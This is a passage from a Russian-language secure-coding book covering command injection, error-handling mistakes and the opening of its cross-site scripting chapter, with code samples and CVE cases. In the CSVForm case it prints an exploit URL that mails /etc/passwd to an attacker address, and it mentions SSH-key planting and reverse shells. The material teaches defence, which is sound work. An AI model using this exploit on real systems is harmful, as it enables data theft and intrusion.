Многие проблемы такого рода возникают, когда данные и управляющие структуры перемешаны, и с помощью того или иного специального символа противник может переключить контекст с данных на команды. Если речь идет о командных интерпретаторах, то таких волшебных символов тьма-тьмущая. Например, в большинстве клонов UNIX противнику достаточно ввести точку с запятой (конец предложения), обратную кавычку (данные между двумя обратными кавычками исполняются как команда) или вертикальную черту (все следующее за ней относится уже к другому процессу, связанному с первым), и после этого он

сможет исполнять произвольные команды. Есть и другие специальные символы, меняющие контекст; мы перечислили лишь самые очевидные.

Для устранения проблем, связанных с запуском команд, часто применяют вызов API, позволяющий запустить программу непосредственно, в обход командного интерпретатора. Например, в UNIX есть семейство функций execv(), которым передается просто имя запускаемой программы и ее параметры.

Это неплохо, но полностью проблему не решает, потому что запущенная программа может сама поместить данные рядом с важными управляющими конструкциями. Предположим, к примеру, что execv() используется для запуска Python-программы, которая затем передает список полученных аргументов функции `exec`. И мы снова оказываемся в исходной ситуации. Нам встречались программы, в которых через execv() исполнялся файл `/bin/sh` (это и есть командный интерпретатор), при этом весь смысл execv() теряется.

Родственные грехи

Есть несколько грехов, которые можно считать частными случаями внедрения команд. Ясно, что внедрение SQL – это особый вид атаки с внедрением команд. К той же категории можно отнести атаки на форматную строку, поскольку противник вставляет в переменную, которую программист рассматривал как данные, команды чтения и записи (например, спецификатор `%n` – это команда записи). Но эти частные случаи столь широко распространены, что мы посвятили им отдельные главы.

Та же ошибка лежит в основе кросс-сайтовых сценариев (cross-site scripting), когда в отсутствие должного контроля противник может вставить в данные некоторые управляющие элементы разметки.

Где искать ошибку

Вот основные характерные признаки:

- команды (или управляющая информация) и данные расположены друг за другом;
- существует возможность, что данные будут интерпретироваться как команда, зачастую из-за наличия специальных символов, например кавычки и точки с запятой;
- контроль над исполняемой командой может наделить противника более широкими привилегиями, чем он имел до этого.

Выявление ошибки на этапе анализа кода

Этой ошибке подвержены многочисленные вызовы API и конструкции, встречающиеся в самых разных языках программирования. В ходе анализа кода следует первым делом обращать внимание на те конструкции, которые потенциально можно использовать для вызова командного процессора (входящего в оболочку ОС, базы данных либо интерпретатора самого языка). Нужно выяснить, встреча-

ются ли такие конструкции в программе. Если да, проверьте, предприняты ли адекватные защитные меры. Хотя защита зависит от природы греха (см., например, обсуждение внедрения SQL-команд в грехе 4), но в общем случае рекомендуется скептически относиться к подходу «все кроме», отдавая предпочтение подходу «только такие» (см. ниже раздел «Искупление греха»).

Вот перечень наиболее распространенных конструкций, которые могут стать причиной ошибки.

Язык	Конструкция	Примечание
C/C++	system(), popen(), execlp(), execvp()	Posix
C/C++	Семейство функций ShellExecute(), _wsystem()	Только Win32
Perl	system	При вызове с одним аргументом может запустить командный процессор, если в строке есть соответствующие метасимволы
Perl	exec	Аналогично system, но завершает текущий процесс
Perl	обратные кавычки (`)	В общем случае вызывает командный процессор
Perl	open	Если первый или последний символ имени файла – вертикальная черта, то Perl открывает канал. Для этого вызывается командный процессор, которому передается остаток строки, переданной в качестве имени файла
Perl	Оператор |	Работает как определенный в Posix системный вызов popen()
Perl	eval	Вычисляет строковый аргумент как Perl-код
Perl	Флаг /e в регулярных выражениях	Вычисляет совпавшую с образцом часть строки как Perl-код
Python	exec, eval	Данные вычисляются как код
Python	os.system, os.popen	Делегирует обработку соответствующим системным вызовам
Python	execfile	Аналогично exec и eval, но данные берутся из указанного файла. Если противник контролирует содержимое файла, возникает та же проблема
Python	input	То же самое, что `eval(raw_input()`, поэтому в конечном итоге заданный пользователем текст вычисляется как код
Python	compile	Текст компилируется в код, который затем будет выполнен
Java	Class.forName(String name), Class.newInstance()	Байт-код Java можно динамически загрузить и выполнить. В некоторых случаях код, поступивший из источника, не заслуживающего доверия (в особенности, код аплета), исполняется в песочнице

Язык	Конструкция	Примечание
Java		В Java предпринята попытка обезопасить программу, запретив ей прямой вызов командного процессора. Но для некоторых задач командный процессор настолько удобен, что многие программисты передают этому методу аргумент, позволяющий явно вызвать его

Тестирование

В общем случае нужно рассмотреть все входные данные, понять, какому интерпретатору команд они могут быть переданы, а затем попробовать включить в тестовые данные различные используемые в этом интерпретаторе метасимволы и посмотреть, что получится. Разумеется, тестовые данные надо подбирать так, чтобы в случае успешного срабатывания также получался какой-то наблюдаемый результат.

Например, если вы хотите проверить, передаются ли данные оболочке UNIX, добавьте двоеточие, а затем попытайтесь отправить себе какое-нибудь электронное письмо. Но если данные заключены в двойные кавычки, то сначала придется вставить завершающую кавычку. В этом случае тестовые данные должны содержать кавычку, за ней точку с запятой, а потом уже команду для отправки почты. Проверьте не только факт получения почты, но и поведение приложения – оно могло аварийно завершиться или сделать еще что-то нехорошее. Необязательно в тесте имитировать настоящую атаку, но надо приблизиться к ней настолько, чтобы выявить проблему. Хотя защитных мер существует много, на практике не стоит проявлять излишнее хитроумие. Обычно достаточно написать простую программу, которая генерирует перестановки различных метасимволов (управляющих символов, имеющих специальный смысл, например `;`) и команд, подает их на вход приложения и отслеживает нежелательные результаты.

Инструменты, предлагаемые компаниями SPI Dynamics и Watchfire, автоматизируют процесс такого тестирования для Web-приложений.

Примеры из реальной жизни

Следующие примеры внедрения команд взяты из базы данных CVE (http://cve.mitre.org).

CAN-2001-1187

Написанный на Perl CGI-сценарий CSVForm добавляет записи в файл в формате CSV (поля, разделенные запятыми). Этот сценарий под названием statsconfig.pl поставляется в составе Web-сервера OmniHTTPd 2.07. После разбора запроса имя файла передается следующей функции в качестве параметра `file`:

```
sub modify_CSV
{
   if (open(CSV, $_[0])) {
```

```
        ...
    }
}
```

Имя файла никак не контролируется. Поэтому можно добавить в его конец символ открытия канала (|).

Для демонстрации эксплойта достаточно перейти по следующему URL:

```
http://www.example.com/cgi-bin/
csvform.pl?file=mail%20attacker@attacker.org</etc/passwd|
```

В UNIX результатом будет отправка атакующему файла паролей.

Отметим, что строкой `%20` представляется пробел в URL. Декодирование производится перед тем, как данные будут переданы CGI-сценарию.

В наши дни этот эксплойт уже не представляет большой практической ценности, так как в файле паролей в UNIX-системах хранятся только имена пользователей. Но противник может сделать что-то другое, что позволит ему войти в систему, например записать свой открытый ключ в каталог `~/.ssh/authorized_keys`. Или попытаться загрузить на сервер и выполнить произвольную программу, передав в параметре `file` последовательность байтов, составляющих ее код. Поскольку на машине, где работает этот сценарий, очевидно установлен Perl, то можно было бы написать несложный Perl-сценарий, который устанавливает обратное соединение с машиной противника, по которому тот получает доступ к командной оболочке.

CAN-2002-0652

Служба монтирования файловых систем в ОС IRIX позволяет смонтировать систему дистанционно, пользуясь вызовами RPC. Обычно она по умолчанию включена. Оказалось, что вплоть до обнаружения ошибки в 2002 году многие проверки файла, которые сервер выполнял при получении запроса, были реализованы с помощью системного вызова popen(). Передаваемая ему информация поступала непосредственно от пользователя, поэтому поставленная в нужном месте точка с запятой позволяла противнику выполнять команды от имени root.

Искупление греха

Очевидное решение – никогда не запускать никаких интерпретаторов команд. Но это не всегда практично, особенно если речь идет о работе с базой данных. Можно было бы сказать иначе: если вы все-таки обращаетесь к оболочке, не передавайте ей данные, поступившие извне. Но и этот совет столь же непрактичен.

Единственная разумная рекомендация – проверять входные данные. Путь к искуплению греха часто состоит всего из двух шагов:

1) проверьте данные и убедитесь, что они корректны;
2) предпримите необходимые действия, если данные некорректны.

Контроль данных

На самом верхнем уровне у вас есть две возможности. Можно проверять все, что передается внешнему процессу, или только те данные, которые поступают из

источника, не заслуживающего доверия. Оба варианта приемлемы, если вы производите проверку тщательно.

Обычно внешние данные имеет смысл проверять непосредственно перед использованием. На то есть две причины. Во-первых, таким образом гарантируется, что данные будут проверены на любом пути, ведущем к их использованию. Во-вторых, смысл данных часто проще всего понять непосредственно перед использованием. А, понимая смысл, вы сможете наилучшим образом выполнить проверку. Кроме того, такой подход позволяет защититься от непреднамеренной порчи данных после начальной проверки.

Но наилучшей является стратегия глубоко эшелонированной обороны. Разумно проверять данные и в момент поступления, чтобы избежать риска использовать непроверенные данные где-то в другом месте, особенно в ситуации, когда таких мест много.

Есть три основных способа обеспечить корректность данных:

- **подход «все кроме»**. Вы ищете свидетельства того, что данные некорректны, а если не находите, то принимаете их;
- **подход «только такие»**. Вы сравниваете данные с заведомо корректными, а все остальные отвергаете (даже если есть шанс, что ничего страшного не произойдет);
- **«закавычивание»**. Вы преобразуете данные таким образом, чтобы избежать всякого риска.

Всем им свойствен общий недостаток: вы можете что-то проглядеть. В случае подхода «все кроме» и «закавычивания» это, очевидно, может иметь плачевные последствия для безопасности. На самом деле, отвергая все данные, кроме тех, что кажутся корректными, вы, скорее всего, получите небезопасную программу, так как перечень символов, которые могут иметь специальный смысл, довольно велик. В некоторых системах почти все символы, кроме букв и цифр, могут оказаться специальными. «Закавычивание» часто гораздо труднее реализовать, чем кажется на первый взгляд. Например, при попытке сделать это для некоторых командных процессоров чаще всего строку с входными данными просто заключают в двойные кавычки. Но если вы не проявите осторожность, противник сможет сам включить в строку кавычки. Кроме того, для некоторых процессоров (например, командных оболочек в UNIX) есть метасимволы, которые интерпретируются даже внутри кавычек.

Чтобы убедиться в том, насколько сложна эта задача, попробуйте сами записать все метасимволы, имеющие специальный смысл для UNIX. Включите все, что может интерпретироваться как управляющие символы. Насколько длинный список у вас получится?

В наш перечень вошли все пунктуационные символы, кроме @, _, +, : и запятой. Но полной уверенности, что эти символы во всех случаях безопасны, у нас нет. Возможно, существуют интерпретаторы, для которых и они могут быть управляющими.

Быть может, вы полагаете, что некоторые из упомянутых символов никогда не имеют специального смысла. Скажем, знак минуса? Увы, если минус находится

в начале слова, то может интерпретироваться как признак окончания флагов команды. А как насчет символа ^? Вы не знали, что он применяется для подстановок? Ну а знак процента? Хотя при интерпретации в качестве метасимвола он, скорее всего, безопасен, но все же может быть метасимволом, поскольку используется для управления заданиями. Вместо знака тильды (~) в начале слова иногда подставляется начальный каталог пользователя, а в остальных случаях он метасимволом не является. Однако и такое использование может привести к раскрытию информации, особенно если цель противника – увидеть ту часть файловой системы, которую программа видеть не должна. Например, вы могли бы поместить свое приложение в каталог /home/blah/ и запретить во входных данных две подряд идущие точки. Тем не менее противник сможет добраться до любого файла в этом каталоге, добавив к имени файла префикс ~.

Даже пробел может считаться управляющим символом, поскольку разделяет семантически значимые аргументы или команды. И в таком качестве используются многие символы, помимо пробела, а именно: символ табуляции, перевода строки, возврата каретки, перевода страницы и вертикальной табуляции.

К тому же есть еще управляющие символы типа Ctrl-D или NULL, которые также могут приводить к нежелательным эффектам.

В общем, гораздо надежнее работать со списком «только эти». В случае списка «все кроме» вы должны быть абсолютно уверены, что рассмотрели все возможности. Но даже разрешительного подхода на основе списка «только эти» может оказаться недостаточно. Знать, как действует тот или иной символ, все равно необходимо, поскольку иначе вы можете включить в список разрешенных пробелы или тильду, не понимая, какие последствия это будет иметь для безопасности программы.

Другая проблема, свойственная разрешительному подходу, состоит в том, что пользователи могут быть недовольны, когда программа не дает вводить допустимые с их точки зрения символы. Например, вы можете запретить символ «+» в почтовых адресах, но найдутся люди, которые применяют этот символ, чтобы отличить тех, кому они сообщили свой адрес. И все же пропускание только разрешенных символов надежнее двух других подходов.

Рассмотрим случай, когда вы принимаете от пользователя значение, интерпретируемое как имя файла. Предположим, что проверка реализована так (код ниже написан на Python):

```
for char in filename:
   if (not char in string.ascii_letters and not char in string.digits
      and char <> '.'):
      raise "InputValidationError"
```

Здесь разрешены точки, чтобы пользователь мог указывать имена файлов с расширением, но о символе подчеркивания мы забыли. При подходе «все кроме» вы могли бы не подумать о том, чтобы запретить косую черту, а это плохо – противник может с помощью символа косой черты и точек сформировать имя файла из другой части файловой системы, вне текущего каталога. Если бы вы применили «закавычивание», то функция проверка оказалась бы гораздо более сложной.

Для такого рода проверок часто применяют регулярные выражения. Однако в регулярном выражении, особенно сложном, легко допустить ошибку. Если вам нужны вложенные конструкции и другие подобные вещи, лучше о регулярных выражениях забыть.

Вообще говоря, с точки зрения безопасности лучше перестраховаться, чем потом кусать локти. Регулярные выражения проще, но не безопаснее, особенно когда для точного контроля нужно учитывать сложную семантику, а не просто сопоставлять с образцом.

Если проверка не проходит

Есть три основные стратегии обработки ошибок. Они не являются взаимоисключающими, и, по крайней мере, первые два способа лучше применять совместно.

- Известить об ошибке (и, разумеется, не запускать команду, несмотря ни на что). Но думайте о том, как выглядит сообщение об ошибке. Если вы просто включите в него неверные данные, то можете нарваться на атаку с кросс-сайтовым сценарием. Не стоит также сообщать противнику слишком много информации (особенно если в ходе проверки используются данные из конфигурационного файла). Иногда лучше всего просто сказать «недопустимый символ» или что-нибудь, столь же туманное.
- Протоколировать ошибку и все связанные с ней данные. Но следите, чтобы сам процесс протоколирования не оказался мишенью атаки; некоторые системы протоколирования принимают символы форматирования, а попытка бесхитростно записать в протокол некоторые данные (например, символ возврата каретки или перево-да строки) может привести к порче протокола.
- Модифицировать поступившие данные, заменив их значением по умолчанию или как-то преобразовав.

В общем случае мы не рекомендуем третий вариант. Вы можете ошибиться, но даже в том случае, когда правы вы, а ошибся пользователь, результат может оказаться неожиданным. Лучше совсем отказаться от операции, но сделать это безопасно.

Дополнительные защитные меры

В языке Perl есть средства, которые позволяют обнаружить такого рода ошибки во время выполнения. Это так называемый «осторожный режим» (taint mode). Идея в том, что Perl не позволит передать непроверенные данные любой из перечисленных выше функций. Однако проверка выполняется только в осторожном режиме, поэтому, не включив его, вы не получите никаких преимуществ. Кроме того, вы можете случайно отключить этот режим, предварительно ничего не проверив. Есть и другие мелкие ограничения, поэтому лучше не полагаться только на этот механизм. Тем не менее это прекрасный инструмент для тестирования, и обычно стоит задействовать его в качестве одного из средств защиты.

Для стандартных вызовов API, с помощью которых происходит обращение к командным процессорам, имеет смысл написать собственные обертки, которые фильтруют входные данных по списку разрешенных символов и возбуждают исключение, если что-то не так. Это не должно быть единственным средством контроля, поскольку часто необходима более тщательная проверка. Однако в качестве первой линии обороны сойдет, к тому же и реализовать совсем нетрудно. Можно либо заменить «плохие» функции обертками прямо в библиотеке, либо пропустить исходный текст через простейшую программу поиска, найти все места, где они встречаются, и быстро провести контекстную замену.

Другие ресурсы

- «How To Remove Metacharacters From User-Supplied Data in CGI Scripts»: www.cert.org/tech_tips/cgi_metacharacters.html

Резюме

Рекомендуется

- Проверяйте все входные данные до передачи их командному процессору.
- Если проверка не проходит, обрабатывайте ошибку безопасно.

Не рекомендуется

- Не передавайте непроверенные входные данные командному процессору, даже если полагаете, что пользователь будет вводить обычные данные.
- Не применяйте подход «все кроме», если не уверены на сто процентов, что учли все возможности.

Стоит подумать

- О том, чтобы не использовать регулярные выражения для проверки входных данных; лучше написать простую и понятную процедуру проверки вручную.

Грех 6. Пренебрежение обработкой ошибок

В чем состоит грех

Безопасность подвергается серьезной угрозе, когда программист не уделяет должное внимание обработке ошибок. Иногда программа может оказаться в некорректном состоянии, но чаще все заканчивается отказом от обслуживания, так как приложение просто «падает». Эта проблема не утрачивает значимости даже в таких современных языках, как C# и Java, только в них аварийное завершение программы происходит из-за необработанного исключения, а не из-за того, что автор забыл проверить код возврата.

Суровая реальность такова: любая ненадежность программы, приводящая к краху или перезапуску, – это отказ от обслуживания, а следовательно, может угрожать безопасности, особенно если речь идет о сервере.

Очень часто причиной подобной ошибки становится некритическое копирование кода из какого-нибудь примера. Ведь обычно в примерах для простоты опускают проверку ошибок.

Подверженные греху языки

Уязвим любой язык, в котором функция извещает об ошибке с помощью кода возврата, например ASP, PHP, C и C++, а также языки, полагающиеся на исключения: C#, VB.NET и Java.

Как происходит грехопадение

Есть шесть способов впасть в этот грех:

- раскрытие излишней информации;
- игнорирование ошибок;
- неправильная интерпретация ошибок;
- бесполезные возвращаемые значения;
- обработка не тех исключений, что нужно;
- обработка всех исключений.

Рассмотрим каждый в отдельности.

Раскрытие излишней информации

Эта тема обсуждается в разных главах книги, а особенно в грехе 13. Ситуация типична: возникает ошибка, и вы из соображений «практичности» сообщаете

пользователю все подробности случившегося, а заодно советуете, как ошибку исправить. Только вот беда – хакер получает лакомый кусок: сведения, с помощью которых он может скомпрометировать систему.

Игнорирование ошибок

Функция возвращает код ошибки не просто так, а чтобы вызывающая программа могла отреагировать. Согласны, некоторые значения кодов возврата носят чисто информационный характер и зачастую необязательны. Например, значение, возвращаемое функцией printf, проверяется очень редко; если оно положительно, то равно числу выведенных символов, а –1 означает ошибку. Честно говоря, для вызывающей программы ошибка в printf не слишком существенна.

Но чаще возвращаемое значение важно. Например, в Windows есть несколько функций, позволяющих сменить учетную запись, от имени которой работает программа: ImpersonateSelf(), ImpersonateLogonUser() и SetThreadToken(). Если любая из них возвращает ошибку, значит, олицетворение не состоялось, и поток продолжает работать от имени того же пользователя, что и весь процесс.

Или возьмем ввод/вывод. Если вы вызываете функцию fopen(), а она не может открыть файл (его не существует или к нему нет доступа), и вы не обрабатываете ошибку, то все последующие вызовы fwrite() или fread() тоже завершатся неудачно. А если вы читаете из файла данные, а потом как-то их используете, то приложение может «грохнуться».

В языках, поддерживающих исключения, именно они являются основным механизмом для передачи информации об ошибках. Java пытается заставить программиста обрабатывать ошибки, проверяя во время компиляции, что исключения обрабатываются (или, по крайней мере, ответственность за обработку исключения делегируется вызывающей программе). Однако есть исключения, которые могут возбуждаться в самых разных местах, поэтому Java не требует, чтобы они обрабатывались. Типичный пример – NullPointerException. Это печально, так как любое исключение – признак логической ошибки; если оно возникло, то довольно трудно восстановить нормальную работу программы, пусть даже вы его перехватываете.

Но и для тех исключений, которые Java заставляет обработать, компилятор не в состоянии проконтролировать, что вы делаете это сколько-нибудь разумным образом. Часто в этом случае просто завершают программу, даже не пытаясь восстановиться, а это все тот же отказ от обслуживания. Еще того хуже и, как это ни грустно, гораздо более распространена практика включать пустой обработчик исключения, в результате чего оно распространяется дальше. Но об этом позже.

Неправильная интерпретация ошибок

Некоторые функции, например recv() (для чтения из сокета), ведут себя просто странно. recv() может вернуть одно из трех значений. В случае успешного завершения возвращается длина сообщения в байтах. Если в буфере сокета ничего нет и удаленный хост выполнил аккуратное размыкание соединения (orderly

shutdown), то recv() возвращает 0. В противном случае возвращается –1, а в переменную errno записывается код ошибки.

Бесполезные возвращаемые значения

Некоторые функции из стандартной библиотеки C попросту опасны, например strncpy не возвращает никакого уведомления об ошибке, а лишь указатель на целевой буфер независимо от того, как завершилась операция копирования. Если в результате вызова произошло переполнение буфера, то вы получите указатель на переполненный буфер! Если вам нужен был довод в пользу отказа от использования этих ужасных функций C, так вот он!

Обработка не тех исключений, что нужно

В языках, поддерживающих исключения, надо внимательно относиться к тому, какие именно исключения вы обрабатываете. Например, стандарт C++ гласит:

> Функция выделения памяти извещает об ошибке, возбуждая исключение bad_alloc. В этом случае никакая инициализация не проведена.

Но так, к сожалению, бывает не всегда. Например, в библиотеке Microsoft Foundation Classes оператор new в случае ошибки может возбуждать исключение CMemoryException, а многие современные компиляторы C++ (в том числе Microsoft Visual C++ и gcc) позволяют использовать спецификацию std::nothrow, чтобы предотвратить возбуждение исключения оператором new. Поэтому если ваша программа готова обрабатывать исключения типа FooException, а код внутри блока try/catch возбуждает BarException, то программа завершится аварийно, ибо перехватывать BarException некому. Разумеется, можно было бы перехватить все исключения, но это тоже плохо, а почему, мы расскажем в следующем разделе.

Обработка всех исключений

Казалось бы, тема этого раздела – обработка всех исключений – прямо противоположна названию греха «Пренебрежение обработкой ошибок», но на самом деле то и другое тесно связано. Обрабатывать все исключения так же плохо, как вообще не обрабатывать ошибки. Тем самым программа «глотает» ошибки, о которых ничего не знает, которые не может обработать или – и это самое страшное – которые маскируют логические дефекты. Если вы притворяетесь, что никакой ошибки не произошло, то скрытые «баги», о которых вы ничего не знаете, рано или поздно проявятся и программа «умрет» от «непостижимой» причины, да так, что отладить ее будет очень непросто.

Греховность C/C++

В примере ниже автор проверяет неинформативное значение, возвращенное функцией, – strncpy просто возвращает указатель на начало целевого буфера. Эта информация бесполезна.

```
char dest[19];
char *p = strncpy(dest, szSomeLongDataFromAHax0r, 19);
if (p) {
   // все сработало отлично, поинтересуемся значением dest или p
}
```

Переменная p указывает на начало dest вне зависимости от того, что произошло внутри strncpy. А между тем эта функция не завершает буфер нулем, если длина исходных данных больше или равна размеру буфера dest. При взгляде на этот код закрадывается подозрение, что автор просто не понимает, что именно возвращает strncpy, ожидая, что в случае ошибки получит NULL. Ох, грехи наши тяжкие!

Следующий код тоже часто встречается на практике. Да, здесь возвращаемое значение проверяется, но только внутри макроса assert, который исчезнет из программы, как только будет выключен отладочный режим. Кроме того, не проверяются аргументы функции, но это уже другая тема.

```
DWORD OpenFileContents(char *szFileName) {
   assert(szFileName != NULL);
   assert(strlen(szFileName) > 3);
   FILE *f = fopen(szFileName, "r");
   assert(f);

   // Можно работать с файлом

   return 1;
}
```

Греховность C/C++ в Windows

Мы уже говорили, что в Windows есть функции олицетворения, которые могут завершаться неудачно. Более того, в Windows Server 2003 появилась новая привилегия, которая разрешает выполнять олицетворение только определенным учетным записям, например службам (LocalSystem, LocalService и NetworkService), а также администраторам. Следовательно, ваша программа может не сработать при таком вызове функции олицетворения:

```
ImpersonateNamedPipeClient(hPipe);
DeleteFile(szFileName);
RevertToSelf();
```

Проблема в том, что если процесс работает от имени LocalSystem, а вызывает этот код низкопривилегированный пользователь, то обращение к DeleteFile может завершиться с ошибкой, так как у пользователя нет доступа к файлу. Надо полагать, именно этого вы и хотели. Но если функция олицетворения возвращает ошибку, то поток продолжает работать в контексте той учетной записи, от имени которой был запущен процесс. А это LocalSystem, и у нее, скорее всего, есть право на удаление файла! Итак, низкопривилегированный пользователь только что удалил ценный файл!

В следующем примере обрабатываются все вообще исключения. Механизм структурной обработки исключений (SEH) в Windows работает для любого языка:

```
char *ReallySafeStrCopy(char *dest, const char *src) {
   __try {
      return strcpy(dst, src);
   } __except (EXCEPTION_EXECUTE_HANDLER) {
      // замаскировать ошибку
   }
   return dst;
}
```

Если в strcpy происходит ошибка из-за того, что длина `src` больше длины `dest` или `src` равно NULL, то вы понятия не имеете, в каком состоянии осталось приложение. Содержимое `dst` корректно? В зависимости от того, где размещен буфер `dest`, каково состояние кучи или стека? Ничего не известно, но приложение будет продолжать работать, возможно, даже несколько часов, пока, наконец, с грохотом не рухнет. Поскольку разрыв во времени между моментом ошибки и окончательным сбоем так велик, никакая отладка не поможет. Не поступайте так.

Греховность C++

В следующем примере оператор new не возбуждает исключения, поскольку вы явно запретили компилятору это делать! Если внутри new возникнет ошибка, а вы попробуете воспользоваться переменной `p`, беды не миновать.

```
try {
   struct BigThing { double _d[16999]; };
   BigThing *p = new (std::nothrow) BigThing[14999];
   // воспользуемся p
} catch(std::bad_alloc& err) {
   // обработать ошибку
}
```

В примере ниже программа ожидает исключения std::bad_alloc, но работает с библиотекой Microsoft Foundation Classes, в которой оператор new возбуждает исключение CMemoryException:

```
try {
   CString str = new CString(szSomeReallyLongString);
   // воспользуемся str
} catch(std::bad_alloc& err) {
   // обработать ошибку
}
```

Греховность C#, VB.NET и Java

На примере показанного ниже псевдокода демонстрируется, как не следует обрабатывать исключения. Здесь перехватываются все возможные исключения, а это, как и приведенный выше пример Windows SEH, может замаскировать ошибки.

```
try {
   // (1) Загрузить XML-файл с диска
   // (2) Извлечь из XML-данных URI
   // (3) Открыть хранилище клиентских сертификатов и достать оттуда
   //     сертификат в формате X.509 и закрытый ключ клиента
```

```
   // (4) Выполнить запрос на аутентификацию к серверу, определенному
   //     на шаге (2), используя сертификат и ключ из шага (3)
} catch (Exception e) {
   // Обработать все возможные ошибки,
   // включая и те, о которых я ничего не знаю
}
```

Упомянутые в этом примере функции могут возбуждать самые разнообразные исключения. Если речь идет о каркасе .NET, то к ним относятся: SecurityException, XmlException, IOException, ArgumentException, ObjectDisposedException, NotSupportedException, FileNotFoundException и SocketException. Ваша часть программы действительно знает, как все их корректно обработать?

Не поймите меня неправильно. Иногда перехват всех исключений – вещь совершенно нормальная, только убедитесь, что вы понимаете то, что делаете.

Родственные грехи

Этот грех стоит особняком, никакие другие с ним не связаны. Впрочем, первая его разновидность обсуждается более подробно в грехе 13.

Где искать ошибку

Так просто и не скажешь, нет характерных признаков. Самый эффективный способ – провести анализ кода.

Выявление ошибки на этапе анализа кода

Обращайте особое внимание на следующие конструкции:

Язык	Ключевые слова
ASP.NET, C#, VB.NET и Java	Exception Те ли исключения обрабатываются? Может ли программа корректно обработать исключения?
Windows (SEH)	__try и __except или __finally Те ли исключения обрабатываются? Может ли программа корректно обработать исключения?
C++	try, catch, finally Те ли исключения обрабатываются? Может ли программа корректно обработать исключения? Операторы new Оператор возбуждает исключение или просто возвращает 0?
Windows (функции имперсонации)	Impersonate и SetThreadToken Всегда проверяйте возвращенное значение

Тестирование

Как отмечено выше, лучший способ обнаружить проявления греха заключается в анализе кода. Тестирование затруднительно, поскольку предполагается, что

вы должны заставить функцию систематически возвращать ошибку. С точки зрения экономичности и затраченных усилий анализ кода – это самое дешевое средство.

Существуют некоторые инструменты, аналогичные lint, которые обнаруживают отсутствующие проверки кода возврата.

Примеры из реальной жизни

Следующий пример взят из базы данных CVE (http://cve.mitre.org).

CAN-2004-0077 do_mremap в ядре Linux

Это, наверное, самая известная в недавней истории ошибка из разряда «забыл проверить возвращенное значение». Из-за нее были скомпрометированы многие Linux-машины, подключенные к сети Интернет. Обнаружившие ее люди подняли шумиху в прессе, а пример эксплойта можно найти по адресу http://isec.pl/vulnerabilities/isec-0014-mremap-unmap.txt.

Примечание. В конце 2003 – начале 2004 года в менеджере памяти, являющемся частью ядра Linux, был обнаружен целый ряд ошибок, в том числе две, относящиеся к теме этой главы. Не путайте эту ошибку с другой, касающейся механизма отображения адресов: CAN-2003-0985.

Искупление греха

Искупить грех можно, лишь выполняя следующие предписания:

- Обрабатывайте в своем коде все относящиеся к делу исключения.
- Не «глотайте» исключения.
- Проверяйте возвращаемые значения, когда это необходимо.

Искупление греха в C/C++

В следующем фрагменте мы вместо использования макросов assert явно проверяем все аргументы функции и значение, возвращенное fopen.

Утверждения (assert) следует применять лишь для проверки условий, которые никогда не должны встречаться.

```
DWORD OpenFileContents(char *szFileName) {
   if (szFileName == NULL || strlen(szFileName) <= 3)
      return ERROR_BAD_ARGUMENTS;
   FILE *f = fopen(szFileName, "r");
   if (f == NULL)
      return ERROR_FILE_NOT_FOUND;


   // Можно работать с файлом

   return 1;
}
```

Включенная в Microsoft Visual Studio .NET 2005 технология аннотирования исходного текста (Source code Annotation Language – SAL) помогает в числе прочих обнаружить и ошибки, связанные с проверкой возвращаемых значений. При компиляции показанного ниже кода будет выдано предупреждение:

"Warning C6031: return value ignored: "Function" could return unexpected value".

(Предупреждение C6031: возвращенное значение проигнорировано. Функция могла вернуть неожиданное значение.)

```
__checkReturn DWORD Function(char *szFileName) {
   DWORD dwErr = NO_ERROR;

   // Выполнить, что положено
   return dwErr;
}
void main() {
   Function("c:\\junk\\1.txt");
}
```

Искупление греха в C#, VB.NET и Java

Следующий псевдокод обрабатывает только те ошибки, о которых знает, и ничего более:

```
try {
   // (1) Загрузить XML-файл с диска
   // (2) Извлечь из XML-данных URI
   // (3) Открыть хранилище клиентских сертификатов и достать оттуда
   //     сертификат в формате X.509 и закрытый ключ клиента
   // (4) Выполнить запрос на аутентификацию к серверу, определенному
   //     на шаге (2), используя сертификат и ключ из шага (3)
} catch (SecurityException e1) {
   // обработать ошибки, относящиеся к безопасности
} catch (XmlException e2) {
   // обработать ошибки, относящиеся к XML
} catch (IOException e3) {
   // обработать ошибки ввода/вывода
} catch (FileNotFoundException e4) {
   // обработать ошибки, связанные с отсутствием файла
} catch (SocketException e5) {
   // обработать ошибки, относящиеся к сокетам
}
```

Другие ресурсы

- Code Complete, Second Edition by Steve McConnell, Chapter 8, «Defensive Programming»
- «Exception Handling in Java and C#» by Howard Gilbert: http://pclt.cis.yale.edu/ pclt/exceptions.htm
- Linux Kernel mremap() Missing Return Value Checking Privilege Escalation www.osvdb/displayvuln.php?osvdb_id=3986

Резюме

Рекомендуется

- ❑ Проверяйте значения, возвращаемые любой функцией, относящейся к безопасности.
- ❑ Проверяйте значения, возвращаемые любой функцией, которая изменяет параметры, относящиеся к конкретному пользователю или машине в целом.
- ❑ Всеми силами постарайтесь восстановить нормальную работу программы после ошибки, не допускайте отказа от обслуживания.

Не рекомендуется

- ❑ Не перехватывайте все исключения без веской причины, поскольку таким образом можно замаскировать ошибки в программе.
- ❑ Не допускайте утечки информации не заслуживающим доверия пользователям.

Грех 7. Кросс-сайтовые сценарии

В чем состоит грех

Ошибки, связанные с кросс-сайтовыми сценариями (cross-site scripting -– XSS), специфичны только для Web-приложений. В результате пользовательские данные, привязанные к домену уязвимого сайта (обычно хранящиеся в куке), становятся доступны третьей стороне. Отсюда и термин «кросс-сайтовый»: кук передается с компьютера клиента, который обращается к уязвимому сайту, на сайт, выбранный противником. Это самая распространенная XSS-атака. Но есть и другая разновидность, напоминающая атаку с изменением внешнего облика сайта; мы поговорим и о ней тоже.

> **Примечание**. Ошибки, связанные с XSS-атаками, называют еще CSS-ошибками, но предпочтение отдается аббревиатуре XSS, так как CSS обычно расшифровывается как Cascade Style Sheets (каскадные таблицы стилей).

Подверженные греху языки

Уязвим любой язык или технология, применяемые для создания Web-сайтов, например PHP, Active Server Pages (ASP), C#, VB.NET, J2EE (JSP, сервлеты), Perl и CGI (Common Gateway Interface – общий шлюзовой интерфейс).

Как происходит грехопадение

Согрешить очень легко: Web-приложение принимает от пользователя какие-то данные, например, в виде строки запроса, и, не проверяя их, выводит на страницу. Вот и все! Но входные данные могут оказаться сценарием, написанным, например, на языке JavaScript, и он будет интерпретирован браузером, на котором эта страница просматривается.

Как видите, это классическая проблема доверия. Приложение рассчитывает получить в строке запроса некоторый текст, скажем, имя пользователя, а противник подсовывает то, чего разработчик никак не ожидал.

XSS-атака организована следующим образом:

